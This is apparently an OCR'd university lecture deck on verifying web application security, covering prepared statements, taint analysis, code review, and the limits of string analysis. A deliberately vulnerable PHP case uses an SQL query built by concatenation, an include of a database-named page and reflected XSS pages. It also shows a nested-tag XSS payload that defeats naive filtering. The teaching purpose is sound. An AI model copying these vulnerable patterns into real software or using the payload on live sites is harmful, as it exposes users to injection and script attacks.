
Preventing SQL Inj.: Prepared Statements

```
$name = $_POST['name'];
$mysqli = new mysqli(…);
if ( !$mysqli ) exit(…);
$stmt = $mysqli->prepare( "SELECT status FROM
    applications WHERE name = ?" );
if ( $stmt ) {
    $stmt->bind_param( "s", $name );
    $stmt->execute();
    $stmt->bind_result( $status);
    …
```

Detection/Verification: Basic Taint Analysis

- Build control and data flow graphs.
- All inputs from the user are considered tainted.
- Data that depend on tainted data are also considered tainted.
- Some functions may be designated as sanitization functions (for particular security vulnerabilities).
- Values returned from a sanitization function are considered clean or untainted.
- No tainted values should be used in forming database queries, outputs, etc.

Detection/Verification: Review Process



Source code,
Web pages

Code analysis tool

Analysis results

Website

Manual review

Improvement
recommendations

Review meeting

Analysis report


Note: penetration testing may also be performed during the review process.

Challenges of Verifying Security

- The very dynamic and flexible software architecture of Web applications
- The fast growing number of Web applications
- Formalization of browser and server behaviors
- Precise formulation of security vulnerabilities

  (or bridging the gap between security domain experts and formal software analyzers/verifiers)
- Theoretical limitation in the analysis of string-manipulating programs
- Approximated analysis: precision vs. efficiency

A Case of Dynamic Control/Data Flow



main.php

1. Determine the page_id of the next page (which is set by the "previous page") to include
2. Consult the database to find the page_name mapped to by page_id.
3. Include the PHP page named by page_name.

Database Table


Page Number	**Page Name**

A Case: The Main Page

main.php


```
// Check if “next_page_id” has been set; if so, use its value..
// Otherwise, use the default value 0, which is mapped to “home.php”.
if(isset($_POST[“next_page_id"])){
        $next_page_id=$_POST[“next_page_id"];
}else{
        $next_page_id='0';
}

// Consult the database to determine which PHP page to include.
$query="select page_name from pages
         where page_id='".$next_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

// Include the code of the PHP page
include($page_name.".php");
```

A Case: The Value Passing



main.php

1. Determine the page_id of the next page (which is set by the "previous page") to include
2. Consult the database to find the page_name mapped to by page_id.
3. Include the PHP page named by page_name.



reflected_xss.php

```
<form
        action="main.php“ method="POST">
        <input type=hidden
        name="current_page_id"
        value="2">
        <input type=text name="name"
        size=30>
        <input type=submit value="確定">
        <input type=reset value="重設">
</form>
```

reflected_xss2.php

```
$name=$_POST["name"];

echo "Hi, ";
echo $name;
echo "!";
```

next_page_id and arguments for reflected_xss.php

arguments for reflected_xss2.php

main.php

1. Determine the page_id of the next page to include
2. Find the page_name mapped to by page_id.
3. Include the PHP page named by page_name.

A Case: Id to Name Mapping

pages	
page_id	page_name
0	home
1	reflected_xss
2	reflected_xss2
3	stored_xss
4	stored_xss2
5	stored_xss3
6	sql_injection
7	Sql_injection2

A Case: Placement of Sanitization


main.php

1. **Sanitize all inputs.**
2. Determine the page_id of the next page (which is set by the “previous page”) to include
3. Consult the database to find the page_name mapped to by page_id.
4. Include the PHP page named by page_name.

main.php

```
// Sanitize all inputs
fixInputValue();

// Check if “next_page_id” has been set; if so, use its value..
// Otherwise, use the default value 0, which is mapped to “home.php”.
if(isset($_POST[“next_page_id"])){
        $next_page_id=$_POST[“next_page_id"];
}else{
        $next_page_id='0';
}

// Consult the database to determine which PHP page to include.
$query="select page_name from pages
         where page_id='".$next_page_id."'";
$query_result=mysql_query($query);
list($page_name)=mysql_fetch_row($query_result);

// Include the code of the PHP page
include($page_name.".php");
```

A Case: The Sanitization Function


Sanitize inputs from $GLOBALS, $_POST, $_GET, $_COOKIE, $_SESSION

A Case: Sanitization (cont.)

fixInputValue()

```
// Sanitize inputs from GET
if(isset($_GET)) $_GET = sanitizeXSS($_GET);
if(isset($_GET)) $_GET = sanitizeSQLinjection($_GET);
if(isset($_GET)) $_GET = sanitizeSQLinjection($_GET);
                              .
                              .
                              .

// Santize inputs from POST
if(isset($_POST))          $_POST = sanitizeXSS($_POST);
if(isset($_POST))          $_POST = sanitizeSQLinjection($_POST);
if(isset($_POST))          $_POST = sanitizeSQLinjection($_POST);
                              .
                              .
```

Correctness of Sanitization

- Code snippet (of a simple-minded sanitization)

```
$name = $_GET['name'];
$safename = str_replace("script","", $name);
echo "Welcome $safename";
```

- Unsuccessful XSS attack

```
<script>alert(XSS attempt)</script>
```

- Successful XSS attack

```
<scripscriptt>
alert(XSS Penetration)
</scripscriptt>
```

- Also, what are acceptable string replacements?

Correctness of Sanitization (cont.)

- Different browsers, or even different versions of the same browser, may behave differently.
- For example, "<" may be represented in HTML as any of the following:
    - <
    - %3C
    - &lt;
    - &#x3c;
    - &#060;
- How are they interpreted by the browser?

Theoretical Limitation

- Consider the class of programs with:
  - Assignment
  - Sequencing, conditional branch, goto
  - At least three string variables
  - String concatenation (or even just appending a symbol to a string)
  - Equality testing between two string variables
- The **Reachability Problem** for this class of programs is undecidable.

Opportunities

- Code review/analysis service (Web application security as a service)
- Formal certification of Web applications
- Development Methods for secure Web applications
- A completely new and secure Web

Code Review/Analysis Service

- This requires a combination of knowledge
  - Security domain
  - Program analysis
  - Program testing
  - Review process
- There are real and growing demands!
- A few industry and academic groups are building up their capabilities.

Toward Formal Certification

- Current commercial code analysis tools are not precise enough and rely on competence of the programmer/reviewer.
- Ideally, every sensitive Web application should go through a thorough and formal verification/certification process.
- To be practical, one should probably focus on the correctness of sanitization functions (which are functions that validate user’s input).
- There are quite a few issues that need further research.

Conclusion

- Web application security has drawn much attention from the public, the industry, and the academia.
- Making Web applications secure requires a combination of expertise in different areas.
- This provides great opportunities for research/development collaboration.
- It should also create good opportunities for starting new businesses.